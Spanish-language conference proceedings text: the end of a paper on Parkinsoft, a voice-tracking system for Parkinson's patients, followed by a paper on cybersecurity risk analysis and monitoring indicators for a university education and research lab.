Parkinsoft cuenta con un servidor con sistema operativo Debian 10 sobre el cual están instalados FFmpeg, OpenSmile, R, Apache, MySQL, PHP y Laravel. Se encuentra hosteado en un Cloud, es decir una máquina virtual proporcionada por Google Cloud Platform [16].

1.6. Interfaz con Usuarios

La interfaz con el usuario consiste en una aplicación web, y una aplicación mobile para Android. Cada una de estas interfaces permite las mismas funcionalidades mínimas dependiendo del rol asignado.

Rol: Paciente y Médico

- Alta, modificación y eliminación de cuenta;
- Carga de audios;
- Visualizar historial de audios cargados.

Rol: Médico

- Generación de informes;
- Visualización de gráficas;
- Visualización de datos de pacientes.

Ambas plataformas, tanto web como mobile, pueden ser utilizadas por los pacientes y por los médicos.

La aplicación web está orientada al uso por parte del médico. Será la herramienta principal para el médico en su labor de realizar un seguimiento al paciente, ya que permitirá una mejor visualización de los gráficos resultantes de los audios, debido a la capacidad de poder acceder a dicha web mediante una computadora. Adicionalmente, la aplicación web es la que permitirá la descarga de la aplicación mobile para ser instalada.

En cambio, la aplicación mobile está orientada al uso por parte del paciente, la cual le permitirá de una forma accesible la carga y realización de los distintos ejercicios de voz,

debido a que la misma tiene incorporada una grabadora de voz.

En la Fig. 1 se puede observar la sucesión de eventos desde que la persona graba un audio hasta que la información hasta que es recibida por los médicos.




Figura 1. Orden de ejecución del sistema

La propuesta de uso de Parkinsoft parte de la necesidad directa de un médico en un contexto futuro. El médico le indica al paciente cómo acceder a la plataforma web para registrarse y posteriormente descargar e instalar la aplicación en su celular. Adicionalmente, el médico puede indicarle donde ingresar para visualizar el Manual de Usuario.

Una vez que el paciente tiene su usuario, puede acceder a todas las funcionalidades de la aplicación mobile y web, y eventualmente será motivado a que cargue un ejemplar de los distintos tipos de audios. Con estos audios tendrá la posibilidad de realizar distintos tipos de ejercicios cargados por el médico.

Por otro lado, el médico tendrá la posibilidad de poder seleccionar los pacientes que ya estén registrados en el sistema para realizar un seguimiento de estos. Una vez elegido un paciente, tendrá la oportunidad de ver todos los audios que haya cargado ese paciente, así como la posibilidad de ver las gráficas generadas por cada audio, y de poder realizar comparaciones entre distintos ejemplares del mismo tipo de gráfico, para poder observar el comportamiento de la voz del paciente durante el tratamiento.

2. Metodología

En el marco de un proyecto de investigación de UNLaM se han construido bases de datos de voces de personas pacientes con EP y sin EP. Para

las grabaciones de las voces se realizaron en cabina y para ello se utilizó un micrófono Condensador polarizado permanente de placa trasera con carga fija (AT2020 micrófono de condensador cardioide).

Las personas con EP, además fueron evaluadas neurológicamente mediante el test UPDRS en español en la versión de la UPDRS, patrocinada por la Sociedad de Trastornos del Movimiento (Movement Disorders Society, MDS²) [17].

El análisis de las voces para la diferenciación de enfermos de no enfermos se realiza aquí con el uso de Parkinsoft. Se seleccionaron tres casos del mismo género y con edades similares para compararlos.

Para el análisis de los resultados se hará procesando tres señales acústicas de la fonación de la letra /a/ utilizando el software Parkinsoft. Se trabajará con la voz de una persona sin EP, con la de una persona con un grado de EP bajo y con la de una persona con grado de EP alto, según el test UPDRS. Se replica el procedimiento presentado en [18] con otra base de datos.

3. Resultados

Para los resultados se presentan los gráficos que se obtienen de Parkinsoft para los casos de estudio. En las Fig. 2, 3 y 4 se observan los gráficos espectrales en tiempo real de cada una de las señales.

² Movement Disorders Society, MDS <https://www.movementdisorders.org/MDS/MDS-Rating->

[Scales/MDS-Unified-Parkinsons-Disease-Rating-Scale-MDS-UPDRS.htm](https://www.movementdisorders.org/MDS/MDS-Rating-Scales/MDS-Unified-Parkinsons-Disease-Rating-Scale-MDS-UPDRS.htm)




Figura 2. Espectrograma de Persona sin EP




Figura 3. Espectrograma de Persona con EP moderado




Figura 4. Espectrograma de Persona con EP avanzado

La Fig. 2 pertenece al espectrograma de una persona sana y se observan los picos máximos de los formantes bien definidos. En la Fig. 3 los picos pierden intensidad y en la Fig. 4, cuya señal pertenece a una persona con EP en un grado avanzado, los picos prácticamente desaparecen o presenta una intensidad muy baja. Se podría decir entonces que el grado de definición de los formantes podría estar relacionado con el grado de EP.




Figura 5. Gráfica Prosody de Persona sin EP




Figura 6. Gráfica Prosody de Persona con EP moderado




Figura 7. Gráfica Prosody de Persona con EP avanzado

Al analizar las Gráficas Prosody (Fig. 5, 6 y 7) se evidencian, a simple vista, diferencias entre las personas con y sin EP. En la Fig. 5 se observa que la persona sin EP presenta una gráfica de su frecuencia fundamental constante y sin temblores. En los gráficos de las personas con voz patológica se observan temblores de gran amplitud (Fig. 6 y 7) y una longitud menor.




Figura 8. Gráfico de energía de la voz de Persona sin EP




Figura 9. Gráfico de energía de la voz de Persona con EP moderado



Figura 10. Gráfico de energía de la voz de Persona con EP avanzado

En las Fig. 8, 9 y 10 se observan diferencias significativas en la energía según el grado de EP, perdiendo la uniformidad y se haciéndose más temblorosa. En el caso de Fig. 10, con grado avanzado de EP, se observa una rápida caída de la energía.

4. Discusión y Conclusiones

Los resultados muestran diferencias apreciables en casos de personas con y sin EP analizados con Parkinsoft. La búsqueda de consensos entre las necesidades de los médicos, los avances de la investigación y las posibilidades

tecnológicas permitió generar un producto confiable, utilizable pero perfectible para el seguimiento de los pacientes de Parkinson en la consulta médica.

Los resultados aquí presentados replican el procedimiento ya utilizado por parte de los autores en [18] aunque ahora con una base de datos de voces propias. Los resultados coinciden y muestran diferencias apreciables. En aquel caso se utilizaba para el análisis el software Anagraf es de uso comercial con licencia del CONICET y dirigido a fonoaudiólogos. Los resultados aquí presentados utilizan el sistema Parkinsoft construido con fines específicos para ser utilizado con pacientes con EP

Al ser Parkinsoft un software creado con componentes OpenSource, garantiza una competitividad en el mercado presentando un bajo costo en comparación a otras aplicaciones.

El análisis acústico de señales de voz ha demostrado ser útil para la diferenciación de personas con y sin EP. La posibilidad de utilizar Parkinsoft en diferentes ámbitos permitiría generar nuevas bases de datos. Además, según lo hablado con especialistas, sería una herramienta útil para el seguimiento específico de pacientes con EP por médicos tratantes y para la detección de la necesidad de derivación por problemas en la voz.

Se espera que Parkinsoft pueda ocupar un espacio en el ámbito del análisis de la voz de pacientes con Parkinson y otras patologías dado a que el sistema brinda las herramientas necesarias para profundizar el estudio de la voz mediante variables y gráficos desde diferentes perspectivas. La apertura del software permitirá jerarquizar los análisis en el futuro, por ejemplo, seleccionado un conjunto de parámetro óptimo [19-20], trabajo que se hace actualmente con otras bases de datos. Parkinsoft es un sistema perfectible en el análisis con la gestión de bases de datos generadas con el mismo sistema.

La profundización de esta línea de estudio permitiría la predicción de la severidad de la enfermedad de Parkinson y se espera facilite el

seguimiento remoto no invasivo de la progresión de la enfermedad. A futuro existe la posibilidad de generar análisis del compromiso fonatorio de pacientes con EP con el uso de Inteligencia Artificial [10].

Parkinsoft puede ser un punto de partida interesante para generar una base de datos de pacientes con EP extensible a otras enfermedades donde los cambios de la voz puedan utilizarse como referentes. Ha de considerarse la utilidad para obtener patrones o similitudes entre las diferentes patologías, como así también, observar como la voz se va modificando a lo largo del tiempo, dado que un tratamiento puede dar resultados favorables y ser un factor de estudio.

Es sabido que las personas que padecen Parkinson poseen dificultades motoras por lo cual tienen dificultades para realizar el traslado desde su hogar hasta la institución ya que puede ser riesgoso e incluso estresante. Dado que la voz se ve afectada por las emociones es vital evitar este tipo de situaciones para obtener grabaciones que pueden reflejar la afección lo mejor posible. Mediante el uso de la aplicación mobile se favorecería que el seguimiento del paciente por parte del médico, con la posible detección de cambios que requieran consulta presencial.

Parkinsoft brindaría al médico diferentes herramientas y estrategias de análisis mediante gráficos y cuantificación de las diferentes variables puede dar noción del grado de alteración de la voz, como así también ver la evolución de un paciente a lo largo del tiempo con un tratamiento determinado.

Se debe destacar que actualmente en el Hospital Posadas se realizan cirugías en pacientes con EP cuyos resultados son muy alentadores respecto al sistema motriz. Sin embargo, respecto a la voz hay un gran espectro de resultado, desde mejoras significativas hasta pérdida total. Por lo tanto, a criterio de los médicos, sería importante llevar registro de la voz de los pacientes antes y después de la cirugía, como una herramienta más de evaluación.

Desde el descubrimiento de la enfermedad de Parkinson y con el avance de la medicina y la tecnología, se han investigado soluciones y/o acompañamientos para ayudar tanto a los pacientes con EP como a los médicos que la estudian y tratan. Se han diseñado distintos sistemas informáticos que permiten a los médicos realizar un seguimiento de los aspectos físicos y clínicos. Parkinsoft hace un aporte teniendo en cuenta la afectación de la voz y la posibilidad de uso en el consultorio en forma accesible y como una herramienta para la toma de decisión del médico. Aquí se mostraron evidencias de la utilidad para el análisis de casos reales con voces relevadas en hospitales públicos.

Agradecimientos

Cátedra de Proyecto de Fin de Carrera de Ingeniería Informática de la Universidad Nacional de La Matanza.

Este trabajo se realizó en el marco del Proyecto PROINCE-C224, Universidad Nacional de La Matanza, Argentina.

Referencias

- [1] Luciano, E.; Massiolo, R.; Procopio, G.; Vaccotti, F.; Viqueira, M. Parkinsoft: Sistema de Seguimiento de la Voz para Pacientes con Parkinson. Actas CONAIIISI 2019.
- [2] De Letter M, Santens P, Borsel, JV. The effects of levodopa on word intelligibility in Parkinson's disease. *J CommunDisord* 2005; 28: pp. 187-196.[3] Marcus, A., *Semantic Driven Program Analysis*, Kent State University, Kent, OH, USA, Doctoral Thesis, 2003.
- [3] Gómez-Vilda, P., Álvarez-Marquina, A., Rodellar-Biarge, V., Nieto-Lluis, V., Martínez-Olalla, R., Vicente-Torcal, M., et al. (2015a) Monitoring Parkinson's disease from phonation improvement by log likelihood ratios. In: *Bioinspired Intelligence (IWOB)*, 4th International Work Conference, p. 105-110. (doi:10.1109/IWOB.2015.7160152)
- [4] Gómez-Vilda, P., Vicente-Torcal, M., Ferrández-Vicente, J., Álvarez Marquina, A., Rodellar-Biarge, V., Nieto-Lluis, V., et al. (2015b) Parkinson's disease monitoring from phonation biomechanics. In: Ferrández Vicente, J.M., Álvarez Sánchez, J.R., de la Paz López, F., Toledo-Moreo, F.J., Adeli, H., editors. *Artificial Computation in Biology and Medicine*; vol. 9107 of *Lecture Notes in Computer Science*.

(http://link.springer.com/chapter/10.1007%2F978-3-319-18914-7_25)

[5] Little, M.A, McSharry, P. E., Hunter, J. E. Spielman, J. & Ramig, L. O. (2009). Suitability of dysphonia measurements for tele monitoring of Parkinson's disease," IEEE Trans. Biomed. Eng., 56(4):1010–1022.

[6] Tsanas, A., Little, M.A., McSharry, P. E. y Raming, L. O. (2010) Nonlinear speech signal algorithms mapped to a standard metric achieve clinically useful quantification of Parkinson's disease symptom severity. Journal of the Royal Society Interface 8(59): 842-855.

[7] Harel BT, Cannizzaro MS, Cohen H, Reilly N, Snyder PJ. Acoustic characteristics of Parkinsonian speech: a potential biomarker of early disease progression and treatment. J Neurolinguistics 2004; 17: 439-53.

[8] Bauer V, Aleric Z, Jancic E, Miholovic V. Voice quality in Parkinson's disease in the Croatian language speakers. Coll Antropol 2011; 35 (Suppl 2): S209-12.

[9] Gamboa J, Jiménez-Jiménez FJ, Nieto A, Cobeta I, Vegas A, Ortí-Pareja M, et al. Acoustic voice analysis in patients with essential tremor. J Voice 1998; 12: 444-52

[10] Wroge, Timothy & Özkanca, Yasin & Demiroglu, Cenk & Si, Dong & Atkins, David & Hosseini Ghomi, Reza. (2018). Parkinson's Disease Diagnosis Using Machine Learning and Voice. 10.1109/SPMB.2018.8615607.

[11] <https://ffmpeg.org/about.html> - Enlace oficial de FFmpeg – Último acceso: 29/08/2019

[12] Florian Eyben, Felix Weninger, Florian Gross, Björn Schuller: "Recent Developments in openSMILE, the Munich Open-Source Multimedia Feature Extractor", In Proc. ACM Multimedia (MM), Barcelona, Spain, ACM, ISBN 978-1-4503-2404-5, pp. 835-838 (2013). doi:10.1145/2502081.2502224

[13] <https://www.r-project.org/> - Enlace oficial de R – Último acceso: 29/08/2019

[14] <https://laravel.com/> - Enlace oficial de Laravel – Último acceso: 29/08/2019

[15] <https://www.php.net/> - Enlace oficial de Google Cloud – Último acceso: 29/08/2019

[16] <https://cloud.google.com/> - Enlace oficial de Google Cloud – Último acceso: 29/08/2019

[17] Goetz CG, Fahn S, Martinez-Martin P, Poewe W, Sampaio C, Stebbins GT, Stern MB, Tilley BC, Dodel R, Dubois B, Holloway R. Movement Disorder Society-sponsored revision of the Unified Parkinson's Disease Rating Scale (MDS-UPDRS): process, format, and clinimetric testing plan. Movement disorders. 2007 Jan;22(1):41-7.

[18] Linari, D.; Giuliano, M. Análisis Acústico del Habla de Pacientes con Diagnóstico de Enfermedad de Parkinson Utilizando el Software ANAGRAF. Actas CONAIIISI 2019.

[19] Pérez, S. N., Giuliano, M. Utilización de grabaciones con teléfonos móviles para la predicción de la enfermedad de Parkinson. Actas CONAIIISI 2019.

[20] Giuliano, M., García-López, A., Pérez, S., Pérez, F. D., Sposito, O., & Bossero, J. (2019, April). Selection of voice parameters for Parkinson's disease prediction from collected mobile data. In 2019 XXII Symposium on Image, Signal Processing and Artificial Vision (STSIVA) (pp. 1-3). IEEE

Indicadores del modelo de defensa en profundidad de ciberseguridad de la infraestructura de red en un Laboratorio EDI

Fabián A. Gibellini, Roberto Muñoz, Analía L. Ruhl, Juliana Notreni, Milagros N. Zea Cárdenas, Ignacio Sánchez Balzaretti, Cecilia Sanchez

Laboratorio de Sistemas / Dpto. de Ingeniería en Sistemas de Información/
Universidad Tecnológica Nacional / Facultad Regional Córdoba
Maestro M. Lopez esq. Cruz Roja Argentina S/N, Ciudad Universitaria (X5016ZAA)-
Córdoba, Argentina
fgibellini@bbs.frc.utn.edu.ar, robertmunioz@gmail.com, analialorenaruhl@gmail.com,
julinotreni@gmail.com, milyzc@gmail.com, csanchezjuriol@hotmail.com,
ignacio@bbs.frc.utn.edu.ar

Resumen

El presente trabajo muestra los avances de la implementación del modelo de defensa de ciberseguridad en la infraestructura de red informática en un Laboratorio EDI. Se muestran los resultados del análisis de riesgos efectuado a un Laboratorio EDI, dentro de estos riesgos se destacan riesgos técnicos que atentan contra la ciberseguridad de la red informática del laboratorio. Por último, se presentan los indicadores que permitirán mitigar, contener o tomar acciones frente a los riesgos que enfrenta la red de un Laboratorio EDI.

Introducción

Este estudio forma parte de un proyecto denominado “Determinación de Indicadores, técnicas y herramientas que evidencian buenas prácticas en la ciberseguridad de la infraestructura tecnológica en un laboratorio de Educación, Investigación y Desarrollo de la UTN - FRC”, homologado por la Secretaría de Ciencia y Tecnología bajo el código SIUTNCO0005366, cuyo objetivo final es generar buenas prácticas en la ciberseguridad de la infraestructura tecnológica para Laboratorio de Educación, Investigación y Desarrollo (Laboratorio EDI).

Un Laboratorio EDI es un laboratorio donde diversas actividades deben convivir e incluyen necesidades y exigencias del día a día de actividades académicas, estudiantes, docentes, profesionales e investigadores.

Estas exigencias son cada vez mayores en lo que concierne a software, aplicativos y hardware. Es indispensable que este tipo de organización cuente con una

infraestructura de red informática acorde para afrontar tales desafíos.

En el caso del Laboratorio de Ingeniería en Sistemas de Información (LabSis), de la Universidad Tecnológica Nacional Facultad Regional Córdoba (UTN-FRC) se atienden a todos los servicios de gabinete informático para actividades académicas, desarrollo de software y proyectos de investigación.

LabSis considera que sus servicios deben ser seguros, por lo que, basándose en la disponibilidad, confidencialidad e integridad de los datos, genera y busca generar mecanismos y procesos que ayuden a dar mayor seguridad a los datos. Entre los objetivos diarios que tiene que cumplir, se encuentran dar soporte académico a cátedras, soporte a la toma de exámenes y backup de los mismos [1], como así también dar soporte de infraestructura de red a proyectos de investigación como también generar nuevo software/configuración de software para suplir distintas tareas.

La línea de investigación estudiada es la ciberseguridad en redes de información y específicamente aplicada a la infraestructura de red de un Laboratorio de Educación, Investigación y Desarrollo.

En el presente trabajo se describen los riesgos relacionados a ciberseguridad y sus indicadores asociados. Este trabajo está relacionado con un modelo de defensa presentado durante el año 2019, en el trabajo “Identificación de vulnerabilidades de la red informática de un Laboratorio de Educación, Desarrollo e Investigación basado en un Modelo de defensa en profundidad” [2].

Descripción

La Seguridad Informática, no sólo es cuidar de la información resguardada, sino también cuidar que todos los servicios que se prestan estén funcionando, que no sean interrumpidos por la intromisión de algún intruso o algún proceso no previsto.

Conforme lo indica la ISO/IEC 270001 es esencial llevar a cabo ciertas acciones que den continuidad a los servicios, protegiendo la confidencialidad, integridad (autenticidad y no repudio de los datos) y disponibilidad de los mismos [3].

En base a la cantidad de datos que maneja el Laboratorio EDI en cuestión, es sumamente crítico considerar la ciberseguridad de su red informática, en parte también por la diversidad de datos sensibles que manipula y teniendo en cuenta que los servicios que debe prestar esta entidad a docentes y la protección de datos sensibles (entre ellos, los parciales y exámenes finales) y cuya incumbencia concierne únicamente a la Universidad en que se realiza [4] [5].

Sumado a ello, se tiene que tener en cuenta que los ataques no sólo provienen de atacantes externos, sino también puede ser de atacantes internos, los cuales pueden interrumpir procesos cruciales referente a la información, robar información, manipularla o incriminar al titular de la información en actos que éste desconoce [6].

Por lo que, sin una estrategia de ciberseguridad planteada, no se podría medir ni controlar los incidentes relacionados a estos. Un estudio de IBM plantea que muchas organizaciones carecen de una clara y adecuada estrategia de seguridad alineada, tienen una visión limitada de su madurez de ciberseguridad y poseen practicar insuficientemente para responder a un incidente de ciberseguridad [7].

Metodología

En el desarrollo de este proyecto se utiliza el método empírico [8] [9], ya que los indicadores seleccionados, para su posterior recolección, fueron elegidos de forma empírica, teniendo en cuenta experiencias previas.

El estudio llevado a cabo en el LabSis, confluye sobre la seguridad informática en redes de información que operan sobre infraestructuras tecnológicas de un ámbito público, lo que podría aplicarse a otro ambiente de similares características.

Se llevó a cabo un análisis de riesgos, haciendo hincapié en los riesgos de ciberseguridad pero sin olvidar considerar otros tipos de riesgos.

De los indicadores presentados en este trabajo se definirán cuales conformarán la guía de buenas prácticas para Laboratorios EDI que fortalezcan la seguridad de su red informática.

Desarrollo

Partiendo de la evaluación de los servicios que se prestan en LabSis, se generó una matriz de riesgos normalizada que es propia del laboratorio.

Esta matriz de riesgo permite obtener en forma rápida una vista de los distintos problemas que pueden afectar el funcionamiento y cuál es su impacto sobre la actividad de un Laboratorio EDI. Se definieron ciertos criterios para dicho análisis de riesgo (Figura 1).

Exposición	Es necesario tomar medidas de control?
Bajo	Riesgo entre 0.00 y 0.19. No es necesario tomar acción para abordar el riesgo
Tolerable	Riesgo entre 0.2 y 0.39. Evaluar si hay controles establecidos que hayan llevado el riesgo a tolerable y asegurar que se mantengan. No son necesarias medidas adicionales.
Significativo	Riesgo entre 0.4 y 0.6. Deben establecerse medidas de control para reducir el riesgo a Tolerable o Bajo. En caso que las medidas de control no sean inmediatas, se establecerán medidas transitorias.
Intolerable	Riesgos entre 0.61 y 1. La implementación de medidas de control debe ser inmediata. Las tareas no deberán comenzar o serán suspendidas hasta implementar las medidas de control.

Figura 1. Criterios de exposición de riesgos

La exposición es el producto entre las ponderaciones dadas al impacto y su frecuencia de ocurrencia. El impacto indica el grado de afectación que tendría el laboratorio si ocurre el riesgo, en donde:

- "0" significa que no afecta
- "1" significa que el impacto afecta completamente a un servicio.

Una vez definidos los criterios para el análisis de riesgo, se identificaron y analizaron las posibles amenazas que pueden intervenir en el correcto funcionamiento del Laboratorio EDI.

Para tener una visión global de todos los procesos/procedimientos de un Laboratorio EDI se listan los procesos identificados en el LabSis:

1. Administración de aulas
 1. Asignación anual/cuatrimstral de aula para cátedra
 2. Asignación y preparación de aula para parcial o examen
 3. Asignación de aula para práctica libre
 4. Asignación de aula por única vez para cátedra
2. Administración de usuarios
3. Preparación de nuevo equipamiento
4. Administración de software
 1. Mantenimiento de Software
 2. Instalación de software para cátedras

5. Administración de bases de datos
 1. Gestión de bases de datos para cátedras
 2. Gestión de bases de datos del Labsis
6. Administración de backups
 1. Gestión de backups del LabSis
 2. Gestión de backups para cátedras
7. Mantenimiento de hardware
8. Mantenimiento preventivo
9. Control de inventarios
10. Desarrollo de sistemas para el Labsis
11. Transferencia al medio
12. Investigación
13. Tutorías

Para estos procesos se identificaron los riesgos asociados los cuales sumaron un total de 35, podemos observar un resumen de dicho análisis (Figura 2).




Figura 2. Cantidad de Riesgos según Origen y Tipo

Como podemos observar la mayoría de los riesgos identificados son técnicos. Por otro lado, todos los riesgos técnicos atentan contra la ciberseguridad de la red del LabSis ya que son consideradas vulnerabilidades que tienen que ser controladas y subsanadas.

En las Tabla 1 y Tabla 2 se pueden ver algunos riesgos técnicos de exposición significativa o intolerable, es decir que si ocurren su impacto puede ser catastrófico. Por lo tanto si o si deben poseer medidas de control planificadas.

ID	R.30
Amenaza	No realizar pruebas de restauración de los backups almacenados
Impacto	Posibilita la falla de backups a la hora de recuperarlos y pérdida de datos

Frecuencia	0,8
Impacto	0,5
Exposición	0,4
Medidas de control	<ul style="list-style-type: none"> - Realizar capacitación de restauración de cada uno de los backup. - Realizar un instructivo con paso a paso de como realizar la restauración y posibles problemas que se pueden presentar.

Tabla 1. Descripción de riesgo R.30

ID	R.34
Amenaza	No se cambian las contraseñas de los servidores periódicamente
Impacto	Posibilita la filtración de contraseñas que comprometan la seguridad de la infraestructura.
Frecuencia	0,9
Impacto	0,8
Exposición	0,72
Medidas de control	<ul style="list-style-type: none"> - Cambiar la contraseña cada vez que exista rotación de operadores.

Tabla 2. Descripción de riesgo R.34

Con la matriz de riesgo se evaluaron distintas posibilidades de mitigación para los problemas detectados, también se definieron indicadores a obtener para poder evaluar los riesgos y realizar las mitigaciones.

De la evaluación preliminar se puede ver:

- Riesgos que pueden ser mitigados con procedimientos
- Riesgos que pueden ser mitigados mediante acciones administrativas que corrijan o mejoren la infraestructura
- Riesgos que se no se pueden mitigar ya que interfieren con el funcionamiento del Laboratorio EDI pero pueden ser monitoreados para reducir los posibles abusos

- Riesgos que no pueden ser mitigado debido al costo o a la infraestructura y deben ser asumidos.

Resultados

Para poder mitigar, contener o tomar cualquier acción frente a los riesgos identificados, fue necesario definir indicadores que permitan tomar métricas de ciertos valores para definir un umbral en el que nos permita identificar que riesgo puede pasar a ser realidad.

Los indicadores son valores muy disímiles entre sí ya que deben poder ser utilizados para evaluar la incidencia de los riesgos, y los riesgos son por naturaleza, distintos entre sí.

Para esta selección de indicadores, se prioriza que sus valores se generen de forma automática y no dependan de una persona para confeccionarlos.

Considerando todos los riesgos y principalmente los técnicos que atentan contra la ciberseguridad de la red del LabSis, uno de los riesgos identificado, es el uso indebido de equipos y su indicador asociado, es el acceso a internet fuera de los horarios habilitados. Este riesgo puede generar distintos eventos según sea el origen, el destino y el tipo de tráfico, en el caso en particular que se trata, los eventos reflejan una cantidad en el tiempo, por lo que pasado el tiempo de muestreo, si el incidente persiste, se generarán más eventos.

Los indicadores identificados de recolección automática se muestran en las Tablas de la 3 a la 8, agrupados por lo que se monitorea.

Indicador	¿Que permite identificar? ¿Por qué?
Cantidad de cortes	Autonomía eléctrica durante los cortes de luz
Duración de los cortes	

Tabla 3. Indicadores de Monitoreo de suministro eléctrico.

Indicador	¿Que permite identificar? ¿Por qué?
Temperatura ambiente	Funcionamiento normal o anormal que requiere mantenimiento.
Temperatura de los servidores	

Tabla 4. Monitoreo de las condiciones ambientales de los servidores

Indicador	¿Que permite identificar? ¿Por qué?
Cantidad de conexiones /seg	Para detectar tráfico de red anómalo
Cantidad de tráfico /seg	
Tráfico fuera de horario	
Tráfico a puertos o destinos inusuales	

Tabla 5. Indicadores de Monitoreo del tráfico de red.

Indicador	¿Que permite identificar? ¿Por qué?
Conexión de equipamiento de terceros	Para detectar equipos posiblemente no autorizados dentro de la red
Suplantación de IP de un equipo	
Detección de VMs con acceso directo a la red fuera de horario	Para detectar equipos posiblemente no autorizados dentro de la red que estén extrayendo o ingresando datos o aplicaciones no autorizadas

Tabla 6. Indicadores de Monitoreo de red.

Indicador	¿Que permite identificar? ¿Por qué?
Uso de disco	Es necesario asegurar el uso de disco para los backup, toma de exámenes y correcto funcionamiento de equipo
Uso de memoria	Para asegurar el correcto funcionamiento de aplicaciones y VMs
Programas sospechosos	Para evitar posibles fugas o daños de datos.
Intento de elevación de privilegios	Para alertar de actividades sospechosa

Tabla 7. Indicadores de Monitoreo de equipos.

Indicador	¿Que permite identificar? ¿Por qué?
Intentos de session con clave incorrecta	Para detectar comportamiento anómalo o ataques
Uso de usuarios distintos durante exámenes	Para detectar intentos de copia o uso indebido del sistema
Intentos de conexión remota	Para detectar intentos de copia o uso indebido del sistema

Tabla 8. Indicadores de Monitoreo de Usuarios.

Teniendo en cuenta la heterogeneidad de los indicadores, se planteó una estructura que permita almacenar los eventos que generan estos. La estructura de almacenamiento planteada registra el tipo de evento, la fecha/hora y la cantidad. Los tipos de eventos son definidos en función de cada indicador.

Por heterogeneidad se entiende, que la unidad de medición de cada indicador es distinta y depende de lo que este cuantificando dicho indicador, podemos encontrar indicadores de cantidad en un tiempo dado, cantidad de conexiones por minuto, otros tienen su unidad de medida del tipo absoluto como temperatura.

Se considera además que un indicador puede generar más de un tipo de evento y los mismos puede ser que aparezcan solo una vez por infracción o generar múltiples entradas mientras dure el evento.

